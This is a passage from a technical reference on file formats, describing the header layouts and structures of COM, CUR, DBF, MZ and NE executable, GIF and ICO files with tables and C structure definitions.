The COM files are raw binary executables and are a leftover from the old CP/M machines with 64K RAM. A COM program can only have a size of less than one segment (64K), including code and static data since no fixups for segment relocation or anything else is included. One method to check for a COM file is to check if the first byte in the file could be a valid jump or call opcode, but this is a very weak test since a COM file is not required to start with a jump or a call. In principle, a COM file is just loaded at offset 100h in the segment and then executed.

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | byte | ID=0E9h<br>ID=0Ebh |

Those are not safe ways to determine wether a file is a COM file or not, but most COM files start with a jump.

## 72.6 CUR

A cursor-resource file contains image data for cursors used by Windows applications. The file consists of a cursor directory identifying the number and types of cursor images in the file, plus one or more cursor images. The default filename extension for a cursor-resource file is .CUR.

**Cursor Directory**

Each cursor-resource file starts with a cursor directory. The cursor directory, defined as a CURSORDIR structure, specifies the number of cursors in the file and the dimensions and color format of each cursor image. The CURSORDIR structure has the following form:

```
typedef struct _CURSORDIR {
   WORD          cdReserved;
   WORD          cdType;
   WORD          cdCount;
   CURSORDIRENTRY cdEntries[];
} CURSORDIR;
```

Following are the members in the CURSORDIR structure:

| | |
|---|---|
| cdReserved | Reserved; must be zero. |
| cdType | Specifies the resource type. This member must be set to 2. |
| cdCount | Specifies the number of cursors in the file. |
| cdEntries | Specifies an array of CURSORDIRENTRY structures containing information about individual cursors. The cdCount member specifies the number of structures in the array. |

A CURSORDIRENTRY structure specifies the dimensions and color format of a cursor image. The structure has the following form:

```
typedef struct _CURSORDIRENTRY {
    BYTE  bWidth;
    BYTE  bHeight;
    BYTE  bColorCount;
    BYTE  bReserved;
    WORD  wXHotspot;
    WORD  wYHotspot;
    DWORD lBytesInRes;
    DWORD dwImageOffset;
} CURSORDIRENTRY;
```

Following are the members in the CURSORDIRENTRY structure:

| | |
|---|---|
| bWidth | Specifies the width of the cursor, in pixels. |
| bHeight | Specifies the height of the cursor, in pixels. |
| bColorCount | Reserved; must be zero. |
| bReserved | Reserved; must be zero. |
| wXHotspot | Specifies the x-coordinate, in pixels, of the hot spot. |
| wYHotspot | Specifies the y-coordinate, in pixels, of the hot spot. |
| lBytesInRes | Specifies the size of the resource, in bytes. |
| dwImageOffset | Specifies the offset, in bytes, from the start of the file to the cursor image. |

**Cursor Image**

Each cursor-resource file contains one cursor image for each image identified in the cursor directory. A cursor image consists of a cursor-image header, a color table, an XOR mask, and an AND mask. The cursor image has the following form:

```
BITMAPINFOHEADER    crHeader;
RGBQUAD             crColors[];
BYTE                crXOR[];
BYTE                crAND[];
```

The cursor hot spot is a single pixel in the cursor bitmap that Windows uses to track the cursor. The crXHotspot and crYHotspot members specify the x- and y-coordinates of the cursor hot spot. These coordinates are 16-bit integers.

The cursor-image header, defined as a BITMAPINFOHEADER structure, specifies the dimensions and color format of the cursor bitmap. Only the biSize through biBitCount members and the biSizeImage member are used. The biHeight member specifies the combined height of the XOR and AND masks for the cursor. This value is twice the height of the XOR mask. The biPlanes and biBitCount members must be 1. All other members (such as biCompression and biClrImportant) must be set to zero.

The color table, defined as an array of RGBQUAD structures, specifies the colors used in the XOR mask. For a cursor image, the table contains exactly two structures, since the biBitCount member in the cursor-image header is always 1.

The XOR mask, immediately following the color table, is an array of BYTE values representing consecutive rows of a bitmap. The bitmap defines the basic shape and color of the cursor image. As with the bitmap bits in a bitmap file, the bitmap data in a cursor-resource file is organized in scan lines, with each byte representing one or more pixels, as defined by the color format. For more information about these bitmap bits, see Section "Bitmap-File Formats."

The AND mask, immediately following the XOR mask, is an array of BYTE values representing a monochrome bitmap with the same width and height as the XOR mask. The array is organized in scan lines, with each byte representing 8 pixels.

When Windows draws a cursor, it uses the AND and XOR masks to combine the cursor image with the pixels already on the display surface. Windows first applies the AND mask by using a bitwise AND operation; this preserves or removes existing pixel color. Window then applies the XOR mask by using a bitwise XOR operation. This sets the final color for each pixel.

The following illustration shows the XOR and the AND masks that create a cursor (measuring 8 pixels by 8 pixels) in the form of an arrow:

Following are the bit-mask values necessary to produce black, white, inverted, and transparent results:

| Pixel result | AND mask | XOR mask |
|---|---|---|
| Black | 0 | 0 |
| White | 0 | 1 |
| Transparent | 1 | 0 |
| Inverted | 1 | 1 |

**Windows Cursor Selection**

If a cursor-resource file contains more than one cursor image, Windows determines the best match for a particular display by examining the width and height of the cursor images.

## 72.7 DBF (General Format of .dbf files in Xbase languages)

| Applies for / supported by: | |
|---|---|
| FS = FlagShip | D3 = dBaseIII+ |
| Fb = FoxBase | D4 = dBaseIV |
| Fp = FoxPro | D5 = dBaseV |
| CL = Clipper | |

| 1. DBF Structure | | |
|---|---|---|
| **Byte** | **Description** | |
| 0..n | .dbf header (see 2 for size, byte 8) | |
| n+1 | 1st record of fixed length (see 2&3)<br>2nd record (see 2 for size, byte 10)<br>...<br>last record | if dbf is<br>not empty |
| last | optional: 0x1a (eof byte) | |

| 2. DBF Header (variable size, depending on field count) | | | | |
|---|---|---|---|---|
| **Byte** | **Size** | **Contents** | **Description** | **Applies for (supported by)** |
| 00 | 1 | 0x03 | plain .dbf | FS, D3, D4, D5, Fb, Fp, CL |
| | | 0x04 | plain .dbf | D4, D5 (FS) |
| | | 0x05 | plain .dbf | D5, Fp (FS) |
| | | 0x43 | with .dbv memo var size | FS |
| | | 0xB3 | with .dbv and .dbt memo | FS |
| | | 0x83 | with .dbt memo | FS, D3, D4, D5, Fb, Fp, CL |
| | | 0x8B | with .dbt memo in D4 format | D4, D5 |
| | | 0x8E | with SQL table | D4, D5 |
| | | 0xF5 | with .fmp memo | Fp |
| 01 | 3 | YYMMDD | Last update digits | all |
| 04 | 4 | ulong | Number of records in file | all |
| 08 | 2 | ushort | Header size in bytes | all |
| 10 | 2 | ushort | Record size in bytes | all |
| 12 | 2 | 0,0 | Reserved | all |
| 14 | 1 | 0x01 | Begin transaction | D4, D5 |
| | | 0x00 | End Transaction | D4, D5 |
| | | 0x00 | ignored | FS, D3, Fb, Fp, CL |
| 15 | 1 | 0x01 | Encryptpted | D4, D5 |
| | | 0x00 | normal visible | all |
| 16 | 12 | 0 (1) | multi-user environment use | D4,D5 |
| 28 | 1 | 0x01 | production index exists | Fp, D4, D5 |
| | | 0x00 | index upon demand | all |
| 29 | 1 | n | language driver ID | D4, D5 |
| | | 0x01 | codepage 437 DOS USA | Fp |
| | | 0x02 | codepage 850 DOS Multi ling | Fp |
| | | 0x03 | codepage 1251 Windows ANSI | Fp |
| | | 0xC8 | codepage 1250 Windows EE | Fp |
| | | 0x00 | ignored | FS, D3, Fb, Fp, CL |
| 30 | 2 | 0,0 | reserved | all |
| 32 | n*32 | | Field Descriptor, see (2a) | all |
| +1 | 1 | 0x0D | Header Record Terminator | all |

| 2a. Field descriptor array in dbf header (fix 32 bytes for each field) | | | | |
|---|---|---|---|---|
| Byte | **Size** | **Contents** | **Description** | **Applies for (supported by)** |
| 0 | 11 | ASCI | field name, 0x00 termin. | all |
| 11 | 1 | ASCI | field type (see 2b) | all |
| 12 | 4 | n,n,n,n | fld address in memory | D3 |
| | | n,n,0,0 | offset from record begin | Fp |
| | | 0,0,0,0 | ignored | FS, D4, D5, Fb, CL |
| 16 | 1 | byte | Field length, bin (see 2b) | all \ FS,CL: for C field type, |
| 17 | 1 | byte | decimal count, bin | all / both used for fld lng |
| 18 | 2 | 0,0 | reserved | all |
| 20 | 1 | byte | Work area ID | D4, D5 |
| | | 0x00 | unused | FS, D3, Fb, Fp, CL |
| 21 | 2 | n,n | multi-user dBase | D3, D4, D5 |
| | | 0,0 | ignored | FS, Fb, Fp, CL |
| 23 | 1 | 0x01 | Set Fields | D3, D4, D5 |
| | | 0x00 | ignored | FS, Fb, Fp, CL |
| 24 | 7 | 0..0 | reserved | all |
| 31 | 1 | 0x01 | Field is in .mdx index | D4, D5 |
| | | 0x00 | ignored | FS, D3, Fb, Fp, CL |

| 2b. Field type and size in dbf header, field descriptor (1 byte) | | | |
|---|---|---|---|
| **Size** | **Type** | **Description / Storage** | **Applies for (supported by)** |
| C 1..n | Char | ASCII (OEM code page chars) | all |
| | | rest= space, not \0 term. | |
| | | n = 1..64kb (using deci count) FS | |
| | | n = 1..32kb (using deci count) Fp, CL | |
| | | n = 1..254 | all |
| D 8 | Date | 8 Ascii digits (0..9) in the | all |
| | | YYYYMMDD format | |
| F 1..n | Numeric | Ascii digits (-.0123456789) | FS, D4, D5, Fp |
| | | variable pos. of float.point | |
| | | n = 1..20 | |
| N 1..n | Numeric | Ascii digits (-.0123456789) | all |
| | | fix posit/no float.point | |
| | | n = 1..20 | FS, Fp, CL |
| | | n = 1..18 | D3, D4, D5, Fb |
| L 1 | Logical | Ascii chars (YyNnTtFf space) | FS, D3, Fb, Fp, CL |
| | | Ascii chars (YyNnTtFf ?) | D4, D5 (FS) |
| M 10 | Memo | 10 digits repres. the start | all |
| | | block posit. in .dbt file, or | |
| | | 10spaces if no entry in memo | |

| Size | Type | Description / Storage | Applies for (supported by) |
|---|---|---|---|
| V 10 | Variable | Variable, bin/asc data in .dbv | FS |
| | | 4bytes bin= start pos in memo | |
| | | 4bytes bin= block size | |
| | | 1byte = subtype | |
| | | 1byte = reserved (0x1a) | |
| | | 10spaces if no entry in .dbv | |
| P 10 | Picture | binary data in .ftp | Fp |
| | | structure like M | |
| B 10 | Binary | binary data in .dbt | D5 |
| | | structure like M | |
| G 10 | General | OLE objects | D5, Fp |
| | | structure like M | |
| 2 2 | short int | binary int max +/- 32767 | FS |
| 4 4 | long int | binary int max +/- 2147483647 | FS |
| 8 8 | double | binary signed double IEEE | FS |

| 3. Each Dbf record (fix length) | | | |
|---|---|---|---|
| **Byte** | **Size** | **Description** | **Applies for (supported by)** |
| 0 | 1 | deleted flag "*" or not deleted " " | all |
| 1..n | 1.. | x-times contents of fields, fixed length, unterminated.<br>For n, see (2) byte 10..11 | all |

Courtesy:multisoft Datentechnik GmbH

# 72.8 EXE

## 72.8.1 Old EXE format (EXE MZ)

| .EXE - DOS EXE File Structure | | |
|---|---|---|
| **Offset** | **Size** | **Description** |
| 00 | word | "MZ" or “ZM”- Link file .EXE signature (Mark Zbikowski?) |
| 02 | word | length of image mod 512 |
| 04 | word | size of file in 512 byte pages |
| 06 | word | number of relocation items following header |
| 08 | word | size of header in 16 byte paragraphs, used to locate the beginning of the load module |
| 0A | word | min # of paragraphs needed to run program |
| 0C | word | max # of paragraphs the program would like |
| 0E | word | offset in load module of stack segment (in paras) |
| 10 | word | initial SP value to be loaded |
| 12 | word | negative checksum of pgm used while by EXEC loads pgm |
| 14 | word | program entry point, (initial IP value) |
| 16 | word | offset in load module of the code segment (in paras) |
| 18 | word | offset in .EXE file of first relocation item overlay number (0 for |
| 1A | word | root program) |

- relocation table and the program load module follow the header
- relocation entries are 32 bit values representing the offset into the load module needing patched
- once the relocatable item is found, the CS register is added to the value found at the calculated offset

Registers at load time of the EXE file are as follows:

| | |
|---|---|
| AX: | contains number of characters in command tail, or 0 |
| BX:CX | 32 bit value indicating the load module memory size |
| DX | zero |
| SS:SP | set to stack segment if defined else, SS = CS and SP=FFFFh or top of memory. |
| DS | set to segment address of EXE header |
| ES | set to segment address of EXE header |
| CS:IP | far address of program entry point, (label on "END" statement of program) |

## 72.8.2 New EXE format (EXE NE)

The Windows (new-style) executable-file header contains information that the loader requires for segmented executable files. This information includes the linker version number, data specified by the linker, data specified by the resource compiler, tables of segment data, tables of resource data, and so on. The following illustration shows the Windows executable-file header: The following sections describe the entries in the Windows executable-file header.

### Information Block

The information block in the Windows header contains the linker version number, the lengths of various tables that further describe the executable file, the offsets from the beginning of the header to the beginning of these tables, the heap and stack sizes, and so on. The following list summarizes the contents of the header information block (the locations are relative to the beginning of the block):

| Location | Description |
|---|---|
| 00h | Specifies the signature word. The low byte contains "N" (4Eh) and the high byte contains "E" (45h). |
| 02h | Specifies the linker version number. |
| 03h | Specifies the linker revision number. |
| 04h | Specifies the offset to the entry table (relative to the beginning of the header). |
| 06h | Specifies the length of the entry table, in bytes. |
| 08h | Reserved. |
| 0Ch | Specifies flags that describe the contents of the executable file. This value can be one or more of the following bits: |

| Bit | Meaning |
|---|---|
| 0 | The linker sets this bit if the executable-file format is SINGLEDATA. An executable file with this format contains one data segment. This bit is set if the file is a dynamic-link library (DLL). |
| 1 | The linker sets this bit if the executable-file format is MULTIPLEDATA. An executable file with this format contains multiple data segments. This bit is set if the file is a Windows application.<br>If neither bit 0 nor bit 1 is set, the executable-file format is NOAUTODATA. An executable file with this format does not contain an automatic data segment. |
| 2 | Reserved. |
| 3 | Reserved. |
| 8 | Reserved. |
| 9 | Reserved. |
| 11 | If this bit is set, the first segment in the executable file contains code that loads the application. |
| 13 | If this bit is set, the linker detects errors at link time but still creates an executable file. |
| 14 | Reserved. |
| 15 | If this bit is set, the executable file is a library module. |

If bit 15 is set, the CS:IP registers point to an initialization procedure called with the value in the AX register equal to the module handle. The initialization procedure must execute a far return to the caller. If the procedure is successful, the value in AX is nonzero. Otherwise, the value in AX is zero. The value in the DS register is set to the library's data segment if SINGLEDATA is set. Otherwise, DS is set to the data segment of the application that loads the library.

| | |
|---|---|
| 0Eh | Specifies the automatic data segment number. (0Eh is zero if the SINGLEDATA and MULTIPLEDATA bits are cleared.) |
| 10h | Specifies the initial size, in bytes, of the local heap. This value is zero if there is no local allocation. |
| 12h | Specifies the initial size, in bytes, of the stack. This value is zero if the SS register value does not equal the DS register value. |
| 14h | Specifies the segment:offset value of CS:IP. |
| 18h | Specifies the segment:offset value of SS:SP. |

The value specified in SS is an index to the module's segment table. The first entry in the segment table corresponds to segment number 1. If SS addresses the automatic data segment and SP is zero, SP is set to the address obtained by adding the size of the automatic data segment to the size of the stack.

| | |
|---|---|
| 1Ch | Specifies the number of entries in the segment table. |
| 1Eh | Specifies the number of entries in the module-reference table. |
| 20h | Specifies the number of bytes in the nonresident-name table. |
| 22h | Specifies a relative offset from the beginning of the Windows header to the beginning of the segment table. |
| 24h | Specifies a relative offset from the beginning of the Windows header to the beginning of the resource table. |
| 26h | Specifies a relative offset from the beginning of the Windows header to the beginning of the resident-name table. |
| 28h | Specifies a relative offset from the beginning of the Windows header to thebeginning of the module-reference table. |
| 2Ah | Specifies a relative offset from the beginning of the Windows header to the beginning of the imported-name table. |
| 2Ch | Specifies a relative offset from the beginning of the file to the beginning of the nonresident-name table. |
| 30h | Specifies the number of movable entry points. |
| 32h | Specifies a shift count that is used to align the logical sector. This count is log2 of the segment sector size. It is typically 4, although the default count is 9. (This value corresponds to the /alignment [/a] linker switch. When the linker command line contains /a:16, the shift count is 4. When the linker command line contains /a:512, the shift count is 9.) |
| 34h | Specifies the number of resource segments. |
| 36h | Specifies the target operating system, depending on which bits are set: |

| **Bit** | **Meaning** |
|---|---|
| 0 | Operating system format is unknown. |
| 1 | Reserved. |
| 2 | Operating system is Microsoft Windows. |
| 3 | Reserved. |
| 4 | Reserved. |

37h Specifies additional information about the executable file. It can be one or more of the following values:

| Bit | Meaning |
|---|---|
| 1 | If this bit is set, the executable file contains a Windows 2.x application that runs in version 3.x protected mode. |
| 2 | If this bit is set, the executable file contains a Windows 2.x application that supports proportional fonts. |
| 3 | If this bit is set, the executable file contains a fast-load area. |

| | |
|---|---|
| 38h | Specifies the offset, in sectors, to the beginning of the fast-load area. (Only Windows uses this value.) |
| 3Ah | Specifies the length, in sectors, of the fast-load area. (Only Windows uses this value.) |
| 3Ch | Reserved. |
| 3Eh | Specifies the expected version number for Windows. (Only Windows uses this value.) |

**Segment Table**

The segment table contains information that describes each segment in an executable file. This information includes the segment length, segment type, and segment-relocation data. The following list summarizes the values found in the segment table (the locations are relative to the beginning of each entry):

| Location | Description |
|---|---|
| 00h | Specifies the offset, in sectors, to the segment data (relative to the beginning of the file). A value of zero means no data exists. |
| 02h | Specifies the length, in bytes, of the segment, in the file. A value of zero indicates that the segment length is 64K, unless the selector offset is also zero. |
| 04h | Specifies flags that describe the contents of the executable file. This value can be one or more of the following: |

| Bit | Meaning |
|---|---|
| 0 | If this bit is set, the segment is a data segment. Otherwise, the segment is a code segment. |
| 1 | If this bit is set, the loader has allocated memory for the segment. |
| 2 | If this bit is set, the segment is loaded. |
| 3 | Reserved. |
| 4 | If this bit is set, the segment type is MOVABLE. Otherwise, the segment type is FIXED. |
| 5 | If this bit is set, the segment type is PURE or SHAREABLE. Otherwise, the segment type is IMPURE or NONSHAREABLE. |
| 6 | If this bit is set, the segment type is PRELOAD. Otherwise, the segment type is LOADONCALL. |
| 7 | If this bit is set and the segment is a code segment, the segment type is EXECUTEONLY.<br>If this bit is set and the segment is a data segment, the segment type is READONLY. |

| Bit | Meaning |
|---|---|
| 8 | If this bit is set, the segment contains relocation data. |
| 9 | Reserved. |
| 10 | Reserved. |
| 11 | Reserved. |
| 12 | If this bit is set, the segment is discardable. |
| 13 | Reserved. |
| 14 | Reserved. |
| 15 | Reserved. |

06h Specifies the minimum allocation size of the segment, in bytes. A value of zero indicates that the minimum allocation size is 64K.

### Resource Table

The resource table describes and identifies the location of each resource in the executable file. The table has the following form:

```
WORD     rscAlignShift;
TYPEINFO rscTypes[];
WORD     rscEndTypes;
BYTE     rscResourceNames[];
BYTE     rscEndNames;
```

Following are the members in the resource table:

| | |
|---|---|
| rscAlignShift | Specifies the alignment shift count for resource data. When the shift count is used as an exponent of 2, the resulting value specifies the factor, in bytes, for computing the location of a resource in the executable file. |
| rscTypes | Specifies an array of TYPEINFO structures containing information about resource types. There must be one TYPEINFO structure for each type of resource in the executable file. |
| rscEndTypes | Specifies the end of the resource type definitions. This member must be zero. |
| RscResourceNames | Specifies the names (if any) associated with the resources in this table. Each name is stored as consecutive bytes; the first byte specifies the number of characters in the name. |
| rscEndNames | Specifies the end of the resource names and the end of the resource table.<br>This member must be zero. |

### Type Information

The TYPEINFO structure has the following form:

```
typedef struct _TYPEINFO {
    WORD        rtTypeID;
    WORD        rtResourceCount;
    DWORD       rtReserved;
    NAMEINFO    rtNameInfo[];
} TYPEINFO;
```

Following are the members in the TYPEINFO structure:

| | |
|---|---|
| rtTypeID | Specifies the type identifier of the resource. This integer value is either a resource-type value or an offset to a resource-type name. If the high bit in this member is set (0x8000), the value is one of the following resource-type values: |

| **Value** | **Resource type** |
|---|---|
| RT_ACCELERATOR | Accelerator table |
| RT_BITMAP | Bitmap |
| RT_CURSOR | Cursor |
| RT_DIALOG | Dialog box |
| RT_FONT | Font component |
| RT_FONTDIR | Font directory |
| RT_GROUP_CURSOR | Cursor directory |
| RT_GROUP_ICON | Icon directory |
| RT_ICON | Icon |
| RT_MENU | Menu |
| RT_RCDATA | Resource data |
| RT_STRING | String table |

If the high bit of the value in this member is not set, the value represents an offset, in bytes relative to the beginning of the resource table, to a name in the rscResourceNames member.

rtResourceCount Specifies the number of resources of this type in the executable file.
rtReserved Reserved.
rtNameInfo Specifies an array of NAMEINFO structures containing information about individual resources.
The rtResourceCount member specifies the number of structures in the array.

### Name Information

The NAMEINFO structure has the following form:

```
typedef struct _NAMEINFO {
    WORD rnOffset;
    WORD rnLength;
    WORD rnFlags;
    WORD rnID;
    WORD rnHandle;
    WORD rnUsage;
} NAMEINFO;
```

Following are the members in the NAMEINFO structure:

rnOffset Specifies an offset to the contents of the resource data (relative to the beginning of the file). The offset is in terms of alignment units specified by the rscAlignShift member at the beginning of the resource table.
rnLength Specifies the resource length, in bytes.
rnFlags Specifies whether the resource is fixed, preloaded, or shareable. This member can be one or more of the following values:

| Value | Meaning |
|---|---|
| 0x0010 | Resource is movable (MOVEABLE). Otherwise, it is fixed. |
| 0x0020 | Resource can be shared (PURE). |
| 0x0040 | Resource is preloaded (PRELOAD). Otherwise, it is loaded on demand. |

rnID Specifies or points to the resource identifier. If the identifier is an integer, the high bit is set (8000h). Otherwise, it is an offset to a resource string, relative to the beginning of the resource table.
rnHandle Reserved.
rnUsage Reserved.

**Resident-Name Table**

The resident-name table contains strings that identify exported functions in the executable file. As the name implies, these strings are resident in system memory and are never discarded. The resident-name strings are case-sensitive and are not null-terminated. The following list summarizes the values found in the resident-name table (the locations are relative to the beginning of each entry):

| Location | Description |
|---|---|
| 00h | Specifies the length of a string. If there are no more strings in the table, this value is zero. |
| 01h - xxh | Specifies the resident-name text. This string is case-sensitive and is not null-terminated. |
| xxh + 01h | Specifies an ordinal number that identifies the string. This number is an index into the entry table. |

The first string in the resident-name table is the module name.

### Module-Reference Table

The module-reference table contains offsets for module names stored in the imported-name table. Each entry in this table is 2 bytes long.

### Imported-Name Table

The imported-name table contains the names of modules that the executable file imports. Each entry contains two parts: a single byte that specifies the length of the string and the string itself. The strings in this table are not null-terminated.

### Entry Table

The entry table contains bundles of entry points from the executable file (the linker generates each bundle). The numbering system for these ordinal values is 1-based--that is, the ordinal value corresponding to the first entry point is 1. The linker generates the densest possible bundles under the restriction that it cannot reorder the entry points. This restriction is necessary because other executable files may refer to entry points within a given bundle by their ordinal values. The entry-table data is organized by bundle, each of which begins with a 2-byte header. The first byte of the header specifies the number of entries in the bundle (a value of 00h designates the end of the table). The second byte specifies whether the corresponding segment is movable or fixed. If the value in this byte is 0FFh, the segment is movable. If the value in this byte is 0FEh, the entry does not refer to a segment but refers, instead, to a constant defined within the module. If the value in this byte is neither 0FFh nor 0FEh, it is a segment index.

For movable segments, each entry consists of 6 bytes and has the following form:

| Location | Description |
|---|---|
| 00h | Specifies a byte value. This value can be a combination of the following bits: |

| Bit(s) | Meaning |
|---|---|
| 0 | If this bit is set, the entry is exported. |
| 1 | If this bit is set, the segment uses a global (shared) data segment. |
| 3-7 | If the executable file contains code that performs ring transitions, these bits specify the number of words that compose the stack. At the time of the ring transition, these words must be copied from one ring to the other. |

| | |
|---|---|
| 01h | Specifies an int 3fh instruction. |
| 03h | Specifies the segment number. |
| 04h | Specifies the segment offset. |

For fixed segments, each entry consists of 3 bytes and has the following form:

| Location | Description |
|---|---|
| 00h | Specifies a byte value. This value can be a combination of the following bits: |

| Bit(s) | Meaning |
|---|---|
| 0 | If this bit is set, the entry is exported. |
| 1 | If this bit is set, the entry uses a global (shared) data segment. (This may be set only for SINGLEDATA library modules.) |
| 3-7 | If the executable file contains code that performs ring transitions, these bits specify the number of words that compose the stack. At the time of the ring transition, these words must be copied from one ring to the other. |

| | |
|---|---|
| 01h | Specifies an offset. |

### Nonresident-Name Table

The nonresident-name table contains strings that identify exported functions in the executable file. As the name implies, these strings are not always resident in system memory and are discardable. The nonresident-name strings are case-sensitive; they are not null-terminated. The following list summarizes the values found in the nonresident-name table (the specified locations are relative to the beginning of each entry):

| Location | Description |
|---|---|
| 00h | Specifies the length, in bytes, of a string. If this byte is 00h, there are no more strings in the table. |
| 01h - xxh | Specifies the nonresident-name text. This string is case-sensitive and is not null-terminated. |
| xx + 01h | Specifies an ordinal number that is an index to the entry table. |

The first name that appears in the nonresident-name table is the module description string (which was specified in the module-definition file).

### Code Segments and Relocation Data

Code and data segments follow the Windows header. Some of the code segments may contain calls to functions in other segments and may, therefore, require relocation data to resolve those references. This relocation data is stored in a relocation table that appears immediately after the code or data in the segment. The first 2 bytes in this table specify the number of relocation items the table contains. A relocation item is a collection of bytes specifying the following information:

| |
|---|
| Address type (segment only, offset only, segment and offset) |
| Relocation type (internal reference, imported ordinal, imported name) |
| Segment number or ordinal identifier (for internal references) |
| Reference-table index or function ordinal number (for imported ordinals) |
| Reference-table index or name-table offset (for imported names) |

Each relocation item contains 8 bytes of data, the first byte of which specifies one of the following relocation-address types:

| Value | Meaning |
|---|---|
| 0 | Low byte at the specified offset |
| 2 | 16-bit selector |
| 3 | 32-bit pointer |
| 5 | 16-bit offset |
| 11 | 48-bit pointer |
| 13 | 32-bit offset |

The second byte specifies one of the following relocation types:

| Value | Meaning |
|---|---|
| 0 | Internal reference |
| 1 | Imported ordinal |
| 2 | Imported name |
| 3 | OSFIXUP |

The third and fourth bytes specify the offset of the relocation item within the segment. If the relocation type is imported ordinal, the fifth and sixth bytes specify an index to a module's reference table and the seventh and eighth bytes specify a function ordinal value. If the relocation type is imported name, the fifth and sixth bytes specify an index to a module's reference table and the seventh and eighth bytes specify an offset to an imported-name table. If the relocation type is internal reference and the segment is fixed, the fifth byte specifies the segment number, the sixth byte is zero, and the seventh and eighth bytes specify an offset to the segment. If the relocation type is internal reference and the segment is movable, the fifth byte specifies 0FFh, the sixth byte is zero; and the seventh and eighth bytes specify an ordinal value found in the segment's entry table.

## 72.9 GIF

The Graphics Interchange Format (tm) was created by Compuserve Inc. as a standard for the storage and transmission of raster-based graphics information, i.e. images. A GIF file may contain several images, which are to be displayed overlapping and without any delay betwenn the images. The image data itself is compressed using a LZW scheme. Please note that the LZW algorithm is patented by UniSys and that since Jan.1995 royalties to Compuserve are due for every software that implements GIF images. The GIF file consists of a global GIF header, one or more image blocks and optionally some GIF extensions.

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 6 | char | ID='GIF87a', ID='GIF89a'<br>This ID may be viewed as a version number |
| 0006h | 1 | word | Image width |
| 0008h | 1 | word | Image height |
| 000Ah | 1 | byte | bit mapped<br>0-2 - bits per pixel -1<br>3 - reserved<br>4-6 - bits of color resolution<br>7 - Global color map follows image descriptor |
| 000Bh | 1 | byte | Color index of screen background |
| 000Ch | 1 | byte | reserved |

The global color map immediately follows the screen descriptor and has the size (2**BitsPerPixel), and has the RGB colors for each color index. 0 is none, 255 is full intensity. The bytes are stored in the following format :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | byte | Red component |
| 0001h | 1 | byte | Green component |
| 0002h | 1 | byte | Blue component |

After the first picture, there may be more pictures attached in the file whic overlay the first picture or parts of the first picture. The Image Descriptor defines the actual placement and extents of the following image within the space defined in the Screen Descriptor. Each Image Descriptor is introduced by an image separator character. The role of the Image Separator is simply to provide a synchronization character to introduce an Image Descriptor, the image separator is defined as ",", 02Ch, Any characters encountered between the end of a previous image and the image separator character are to be ignored.

The format of the Image descriptor looks like this :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | char | Image separator ID=',' |
| 0001h | 1 | word | Left offset of image |
| 0003h | 1 | word | Upper offset of image |
| 0005h | 1 | word | Width of image |
| 0007h | 1 | word | Height of image |
| 0009h | 1 | byte | Palette description - bitmapped<br>0-2 - Number of bits per pixel-1<br>3-5 - reserved (0)<br>6 - Interlaced / sequential image<br>7 - local / global color map, ignore bits 0-2 |

To provide for some possibility of an extension of the GIF files, a special extension block introducer can be added after the GIF data block. The block has the following structure :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | char | ID='!' |
| 0001h | 1 | byte | Extension ID |
| 0002h | ? | rec | |
| | 1 | word | Byte count |
| | ? | byte | Extra data |
| ????h | 1 | byte | Zero byte count - terminates extension block. |

# 72.10 ICO

An icon-resource file contains image data for icons used by Windows applications. The file consists of an icon directory identifying the number and types of icon images in the file, plus one or more icon images. The default filename extension for an icon-resource file is .ICO.

### Icon Directory

Each icon-resource file starts with an icon directory. The icon directory, defined as an ICONDIR structure, specifies the number of icons in the resource and the dimensions and color format of each icon image. The ICONDIR structure has the following form:

```
typedef struct ICONDIR {
   WORD          idReserved;
   WORD          idType;
   WORD          idCount;
   ICONDIRENTRY  idEntries[1];
} ICONHEADER;
```

Following are the members in the ICONDIR structure:

| | |
|---|---|
| idReserved | Reserved; must be zero. |
| idType | Specifies the resource type. This member is set to 1. |
| idCount | Specifies the number of entries in the directory. |
| idEntries | Specifies an array of ICONDIRENTRY structures containing information about individual icons. The idCount member specifies the number of structures in the array. |

The ICONDIRENTRY structure specifies the dimensions and color format for an icon. The structure has the following form:

```
struct IconDirectoryEntry {
   BYTE  bWidth;
   BYTE  bHeight;
   BYTE  bColorCount;
   BYTE  bReserved;
   WORD  wPlanes;
   WORD  wBitCount;
   DWORD dwBytesInRes;
   DWORD dwImageOffset;
};
```

Following are the members in the ICONDIRENTRY structure:

| | |
|---|---|
| bWidth | Specifies the width of the icon, in pixels. Acceptable values are 16, 32, and 64. |
| bHeight | Specifies the height of the icon, in pixels. Acceptable values are 16, 32, and 64. |
| bColorCount | Specifies the number of colors in the icon. Acceptable values are 2, 8, and 16. |
| bReserved | Reserved; must be zero. |
| wPlanes | Specifies the number of color planes in the icon bitmap. |
| wBitCount | Specifies the number of bits in the icon bitmap. |
| dwBytesInRes | Specifies the size of the resource, in bytes. |
| dwImageOffset | Specifies the offset, in bytes, from the beginning of the file to the icon image. |

### Icon Image

Each icon-resource file contains one icon image for each image identified in the icon directory. An icon image consists of an icon-image header, a color table, an XOR mask, and an AND mask. The icon image has the following form:

```
BITMAPINFOHEADER    icHeader;
RGBQUAD             icColors[];
BYTE                icXOR[];
BYTE                icAND[];
```

The icon-image header, defined as a BITMAPINFOHEADER structure, specifies the dimensions and color format of the icon bitmap. Only the biSize through biBitCount members and the biSizeImage member are used. All other members (such as biCompression and biClrImportant) must be set to zero. The color table, defined as an array of RGBQUAD structures, specifies the colors used in the XOR mask. As with the color table in a bitmap file, the biBitCount member in the icon-image header determines the number of elements in the array. For more information about the color table, see Section "Bitmap-File Formats."

The XOR mask, immediately following the color table, is an array of BYTE values representing consecutive rows of a bitmap. The bitmap defines the basic shape and color of the icon image. As with the bitmap bits in a bitmap file, the bitmap data in an icon-resource file is organized in scan lines, with each byte representing one or more pixels, as defined by the color format. For more information about these bitmap bits, see Section "Bitmap-File Formats."

The AND mask, immediately following the XOR mask, is an array of BYTE values, representing a monochrome bitmap with the same width and height as the XOR mask. The array is organized in scan lines, with each byte representing 8 pixels.

When Windows draws an icon, it uses the AND and XOR masks to combine the icon image with the pixels already on the display surface. Windows first applies the AND mask by using a bitwise AND operation; this preserves or removes existing pixel color. Windows then applies the XOR mask by using a bitwise XOR operation. This sets the final color for each pixel.

